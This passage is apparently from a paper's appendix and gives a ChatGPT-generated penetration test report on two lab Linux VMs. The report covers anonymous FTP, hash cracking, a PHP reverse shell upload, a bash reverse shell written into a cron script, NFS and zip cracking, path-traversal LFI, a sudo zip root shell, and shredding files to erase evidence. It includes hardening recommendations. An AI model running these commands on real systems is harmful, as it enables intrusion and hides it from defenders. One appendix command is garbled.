 2. Use LFI to view `/etc/passwd`, revealing the user 'jeanpaul' on the system.
 - **SSH Login:** With the cracked `java101` password, we unlocked the SSH private key `id_rsa`, then established an SSH session for `jeanpaul` using the command:
 - `ssh -i id_rsa jeanpaul@192.168.1.10`
 - **Passphrase Used:** `I_love_java`
 - **Recommendation:** Patch the CMS or disable features prone to LFI vulnerabilities.
- **SSH Misconfigurations:** Found sudo permissions for `jeanpaul` to run `zip` as root without a password, allowing for privilege escalation.
 - **Commands Used:**
 - `TF=$(mktemp -u); sudo zip $TF /etc/hosts -T -TT 'bash #'; rm $TF`
 - **Exploitation Steps:**
 1. Leverage `zip` with sudo privileges to gain a root shell.
 - **Recommendation:** Restrict sudo permissions to prevent privilege escalation via unauthorised binaries.



Fig. 89. PenTest report part 6

Risk Rating

1. **Critical:** NFS and HTTP misconfigurations, allowing unauthorised access and file manipulation.
 2. **High:** Cron job vulnerability, enabling privilege escalation through unauthorised script modification.
 3. **Medium:** FTP anonymous access, exposing sensitive files and potential credentials.
 4. **Low:** Configuration files accessible through HTTP, revealing internal system details.
-

Recommendations

1. **FTP Hardening:** Disable anonymous FTP access and enforce IP restrictions to limit exposure.
 - **Command:** Edit `/etc/vsftpd.conf` to set `anonymous_enable=NO`.
2. **NFS Permissions:** Restrict NFS access to internal IPs and avoid sharing sensitive files unprotected.
 - **Command:** Modify `/etc/exports` to specify authorised IPs.
3. **Web Server Hardening:** Restrict Apache directory access and enforce validation for uploaded files.
 - **Command:** Edit Apache configuration files (`/etc/apache2/sites-enabled/`) and adjust directory permissions.
4. **Privilege Escalation Prevention:** Regularly audit cron jobs and configure sudoers file to minimise elevated permissions.
 - **Command:** `visudo` to edit `/etc/sudoers` and remove unnecessary `NOPASSWD` entries.



Fig. 90. PenTest report part 7

Conclusion

The penetration testing engagement on the target VMs exposed several high-risk vulnerabilities that could be exploited to gain unauthorised access and escalate privileges to root. Implementing the recommendations detailed in this report will substantially enhance the security posture of the affected systems, minimising the likelihood of exploitation and reducing associated risks.

Fig. 91. PenTest report part 8

Appendix A: Commands Used for VM1 (192.168.1.7)

Reconnaissance and Enumeration

- Full Port Scan with Nmap:
 - `nmap -p- -A -T4 -oA scan_results 192.168.1.7`
- FTP Access with Anonymous Login:
 - `ftp 192.168.1.7`
- Download `note.txt` from FTP:
 - `get note.txt`
- Crack MD5 Hash in `note.txt` Using Hashcat:
 - `hashcat -m 0 -a 0 cd73502828457d15655bbd7a63fb0bc8 /usr/share/wordlists/rockyou.txt`

Exploitation

- Directory Brute Forcing with Gobuster:
 - `gobuster dir -u http://192.168.1.7 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`
- Set Up Reverse Shell on Kali Listener:
 - `nc -lvnp 4440`
- Upload PHP Reverse Shell via Web Interface:
 - Upload a PHP reverse shell script to `/uploads` on the web interface.

Privilege Escalation

- Check Cron Jobs:
 - `cat /etc/crontab`
- Modify `backup.sh` Script to Include Reverse Shell:
 - `echo "bash -i && /dev/tcp/192.168.1.4/5555 0>&1" >> /home/grimmie/backup.sh`
- Set Listener for Root Shell:

↓

 - `nc -lvnp 5555`

Fig. 92. PenTest report part 9

Appendix B: Commands Used for VM2 (192.168.1.10)

Reconnaissance and Enumeration

- NFS Showmount to View Available Shares:
 - `showmount -e 192.168.1.10`
- Mount NFS Share:
 - `mount -t nfs 192.168.1.10:/srv/nfs /mnt/nfs`
- Convert Zip File for Cracking with John the Ripper:
 - `zip2john /mnt/nfs/save.zip > zipJTRhash`
- Crack Zip File Password Using John the Ripper:
 - `john --wordlist=/usr/share/wordlists/rockyou.txt zipJTRhash`

Exploitation

- Directory Brute Forcing with Gobuster on Port 8080:
 - `gobuster dir -u http://192.168.1.10:8080 -w /usr/share/wordlists/dirb/common.txt`
- Access Local File Inclusion (LFI) Vulnerability:
 - `curl http://192.168.1.10:8080/dev/?page=../../../../etc/passwd`
- SSH Login Using Previously Obtained Private Key:
 - `ssh -i id_rsa jeanpaul@192.168.1.10`
 - Passphrase Used: `I_love_java`

Privilege Escalation

- GTFOBins Exploit with `zip` Command for Root Shell:
 - `TF=$(mktemp -u); sudo zip $TF /etc/hosts -T -TT 'bash #'`
- Clean Up Temporary File Created by GTFOBins Exploit:
 - `sudo rm $TF`

Fig. 93. PenTest report part 10

Appendix C: Screenshots

Screenshots referenced in this report are attached for visual verification of steps, including the output of key commands, captured vulnerabilities, and privilege escalation processes.

Fig. 94. PenTest report part 11

```
[Haitham@kioptrix .ssh]$ shred -uvfz -n 5 old_authorized_keys
shred: old_authorized_keys: pass 1/6 (random) ...
shred: old_authorized_keys: pass 1/6 (random) ... 4.0k/4.0k
shred: old_authorized_keys: pass 2/6 (000000) ...
shred: old_authorized_keys: pass 2/6 (000000) ... 4.0k/4.0k
shred: old_authorized_keys: pass 3/6 (random) ...
shred: old_authorized_keys: pass 3/6 (random) ... 4.0k/4.0k
shred: old_authorized_keys: pass 4/6 (ffffff) ...
shred: old_authorized_keys: pass 4/6 (ffffff) ... 4.0k/4.0k
shred: old_authorized_keys: pass 5/6 (random) ...
shred: old_authorized_keys: pass 5/6 (random) ... 4.0k/4.0k
shred: old_authorized_keys: pass 6/6 (000000) ...
shred: old_authorized_keys: pass 6/6 (000000) ... 4.0k/4.0k
shred: old_authorized_keys: removing
shred: `00000000000000000000': renamed to `00000000000000000000'
shred: `00000000000000000000': renamed to `00000000000000000000'
shred: `00000000000000000000': renamed to `00000000000000000000'
shred: `00000000000000000000': renamed to `00000000000000000000'
shred: `00000000000000000000': renamed to `00000000000000000000'
shred: `00000000000000000000': renamed to `00000000000000000000'
shred: `00000000000000000000': renamed to `00000000000000000000'
shred: `000000000000': renamed to `000000000000'
shred: `000000000000': renamed to `000000000000'
shred: `000000000000': renamed to `0000000000'
shred: `00000000': renamed to `00000000'
shred: `000000': renamed to `000000'
shred: `00000': renamed to `00000'
shred: `0000': renamed to `0000'
shred: `000': renamed to `000'
shred: `00': renamed to `00'
shred: `0': renamed to `0'
shred: `0': removed
```

Fig. 95. Shredding files to erase evidence

B ChatGPT-generated Penetration Testing Report

Title: Penetration Testing Engagement on Target Linux Virtual Machines

Client: [Research World]

Date: [October 31st, 2024]

Duration: 32 hours

C Executive Summary

This report documents the findings, methodologies, and recommendations from a penetration testing engagement on target Linux virtual machines (VMs) configured in a simulated environment. During this assessment, multiple vulnerabilities were identified, including misconfigured services, insecure file permissions, and privilege escalation opportunities. By exploiting these weaknesses, we achieved root-level access, allowing full control over the systems. Key recommendations focus on enhancing access controls, securing exposed services, and mitigating configuration weaknesses to prevent unauthorised access.

D Objectives and Scope

Objective: To identify and exploit security vulnerabilities in the target VMs, simulating real-world attack vectors to evaluate security controls and resilience.

Scope: Two Linux Debian VMs (192.168.1.7 and 192.168.1.10) were assessed through reconnaissance, vulnerability scanning, exploitation, privilege escalation, and reporting phases.

Limitations/Exclusions: No destructive testing or Denial of Service (DoS) attacks were conducted to preserve system integrity.

E Methodology

The engagement followed the five stages of ethical hacking, using both automated and manual techniques to uncover vulnerabilities:

1. **Reconnaissance:** Information gathering with tools such as `nmap`, `netdiscover`, and `arp-scan` to identify live hosts and open ports.
2. **Scanning and Enumeration:** Detailed network and vulnerability scanning, interpreting results from `nmap` to identify and enumerate potential vulnerabilities.
3. **Exploitation:** Execution of targeted attacks to gain unauthorised access, utilising tools such as `hydra` and `gobuster`.
4. **Privilege Escalation:** Elevating access through scripts like `LinPEAS`, referencing privilege escalation databases such as `GTFOBins`.
5. **Covering Tracks and Documentation:** Erasing traces of penetration testing activities, documenting findings, and providing recommendations.

F Findings and Vulnerabilities

F.1 VM 1 (192.168.1.7)

- **FTP (Port 21):** Anonymous login was enabled, allowing access to sensitive files, including `note.txt` which contained the hashed password `cd73502828457d15655bbd7a63fb0bc8`.
 - **Command Used:** `ftp 192.168.1.7`
 - **Vulnerability Exploitation Steps:**
 1. Log in with `anonymous` as the username.
 2. List files using `ls`.
 3. Download `note.txt` with `get note.txt`.
 - **Password Cracking:** The hash in `note.txt` was identified as MD5 and cracked using `hashcat`, revealing the password `student`.
 - **Recommendation:** Disable anonymous FTP access and restrict access to internal IP addresses.
- **HTTP (Port 80):** Default Apache page and unprotected directories suggested possible misconfigurations.
 - **Command Used:** `gobuster dir -u http://192.168.1.7 -w /usr/share/wordlists/dirbuster/`
 - **Exploitation Steps:**
 1. Access hidden directories found, such as `/academy` and `/uploads`.
 2. Successfully uploaded a PHP reverse shell in `/uploads`.
 3. Set up a listener on the Kali machine (`nc -lvnp 4440`) to capture the reverse shell connection.
 - **Recommendation:** Restrict access to configuration directories and secure the web application upload feature to validate file types.
- **Cron Job Vulnerability for Privilege Escalation:** Discovered a scheduled cron job executing `backup.sh`, owned by a higher-privileged user (`grimmie`).
 - **Commands Used:**
 1. `cat /etc/crontab`
 2. `echo "bash -i >& /dev/tcp/192.168.1.4/5555 0>&1" >> /home/grimmie/backup.sh`
 - **Exploitation Steps:**
 1. Modify `backup.sh` to include a reverse shell.
 2. Start a listener on the Kali machine (`nc -lvnp 5555`) to capture root shell access upon execution.
 - **Recommendation:** Secure cron jobs and restrict file modification permissions to prevent unauthorised script editing.

F.2 VM 2 (192.168.1.10)

- **NFS (Port 2049):** Access to an NFS share allowed the extraction of a password-protected zip file (`save.zip`) containing an SSH private key.
 - **Commands Used:**
 1. `showmount -e 192.168.1.10`
 2. `mount -t nfs 192.168.1.10:/srv/nfs /mnt/nfs`

3. `zip2john save.zip > zipJTRhash` (convert zip file for John the Ripper)
4. `john --wordlist=/usr/share/wordlists/rockyou.txt zipJTRhash`
- **Exploitation Steps:**
 1. Mount NFS share and retrieve `save.zip`.
 2. Crack zip file password with John the Ripper using the `rockyou.txt` wordlist, revealing the password `java101`.
 3. Extract SSH private key and attempt login.
- **Recommendation:** Limit NFS access to trusted IP addresses and avoid sharing sensitive files without proper encryption.
- **HTTP (Port 8080) - Bolt CMS Vulnerability:** Discovered a Local File Inclusion (LFI) vulnerability in the Bolt CMS on port 8080.
 - **Commands Used:**
 1. `gobuster dir -u http://192.168.1.10:8080 -w /usr/share/wordlists/dirb/common.txt`
 2. Access LFI with URL `http://192.168.1.10:8080/dev/?page=../../../../etc/passwd`
 - **Exploitation Steps:**
 1. Locate LFI vulnerability in `/dev` directory.
 2. Use LFI to view `/etc/passwd`, revealing the user **'jeanpaul'** on the system.
 - **SSH Login:** With the cracked `java101` password, we unlocked the SSH private key `id_rsa`, then established an SSH session for **'jeanpaul'** using the command:
 - * `ssh -i id_rsa jeanpaul@192.168.1.10`
 - * **Passphrase Used:** `I_love_java`
 - **Recommendation:** Patch the CMS or disable features prone to LFI vulnerabilities.
- **SSH Misconfigurations:** Found sudo permissions for **'jeanpaul'** to run `zip` as root without a password, allowing for privilege escalation.
 - **Commands Used:**
 1. `TF=$(mktemp -u); sudo zip $TF /etc/hosts -T -TT 'bash #'; rm $TF`
 - **Exploitation Steps:**
 1. Leverage `zip` with sudo privileges to gain a root shell.
 - **Recommendation:** Restrict sudo permissions to prevent privilege escalation via unauthorised binaries.

G Risk Rating

- **Critical:** NFS and HTTP misconfigurations, allowing unauthorised access and file manipulation.
- **High:** Cron job vulnerability, enabling privilege escalation through unauthorised script modification.
- **Medium:** FTP anonymous access, exposing sensitive files and potential credentials.
- **Low:** Configuration files accessible through HTTP, revealing internal system details.

H Recommendations

- **FTP Hardening:** Disable anonymous FTP access and enforce IP restrictions to limit exposure.
 - **Command:** Edit `/etc/vsftpd.conf` to set `anonymous_enable=NO`.
- **NFS Permissions:** Restrict NFS access to internal IPs and avoid sharing sensitive files unprotected.
 - **Command:** Modify `/etc/exports` to specify authorised IPs.
- **Web Server Hardening:** Restrict Apache directory access and enforce validation for uploaded files.
 - **Command:** Edit Apache configuration files (`/etc/apache2/sites-enabled/`) and adjust directory permissions.
- **Privilege Escalation Prevention:** Regularly audit cron jobs and configure sudoers file to minimise elevated permissions.
 - **Command:** `visudo` to edit `/etc/sudoers` and remove unnecessary NOPASSWD entries.

I Conclusion

The penetration testing engagement on the target VMs exposed several high-risk vulnerabilities that could be exploited to gain unauthorised access and escalate privileges to root. Implementing the recommendations detailed in this report will substantially enhance the security posture of the affected systems, minimising the likelihood of exploitation and reducing associated risks.

J Appendix

J.1 VM1 (192.168.1.7) - Key Commands and Exploitation Steps

- **Reconnaissance and Enumeration:**
 - `nmap -p- -A -T4 -oA scan_results 192.168.1.7`
 - `ftp 192.168.1.7` (Anonymous Login)
 - **Crack FTP Password:** `hashcat -m 0 -a 0 cd73502828457d15655bbd7a63fb0bc8 /usr/share/wordlists/rockyou.txt`
- **Exploitation:**
 - **Directory Brute Force:** `gobuster dir -u http://192.168.1.7 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`
 - **Reverse Shell Upload:** Uploaded a PHP reverse shell to `/uploads`.
 - **Set Listener:** `nc -lvnp 4440`
- **Privilege Escalation:**
 - **View Cron Jobs:** `cat /etc/crontab`
 - **Modify Script for Root Shell:** `echo "bash -i >& /dev/tcp/192.168.1.4/5555 0>&1" >> /home/grimmie/backup.sh`
 - **Set Listener:** `nc -lvnp 5555`

J.2 VM2 (192.168.1.10) - Key Commands and Exploitation Steps

– Reconnaissance and Enumeration:

- `showmount -e 192.168.1.10`
- `mount -t nfs 192.168.1.10:/srv/nfs /mnt/nfs`
- **Crack Zip File Password:** `zip2john save.zip > zipJTRhash` and
`john --wordlist=/usr/share/wordlists/rockyou.txt zipJTRhash`

– Exploitation:

- **Local File Inclusion:** `http://192.168.1.10:8080/dev/?page=../../../../etc/passwd`
- **SSH Login:** `ssh -i id_rsa jeanpaul@192.168.1.10` (Passphrase:
`I_love_java`)

– Privilege Escalation:

- **GTFOBins for Privilege Escalation:** `TF=$(mktemp -u); sudo zip $TF /etc/hosts -T -TT 'bash #'; rm $TF`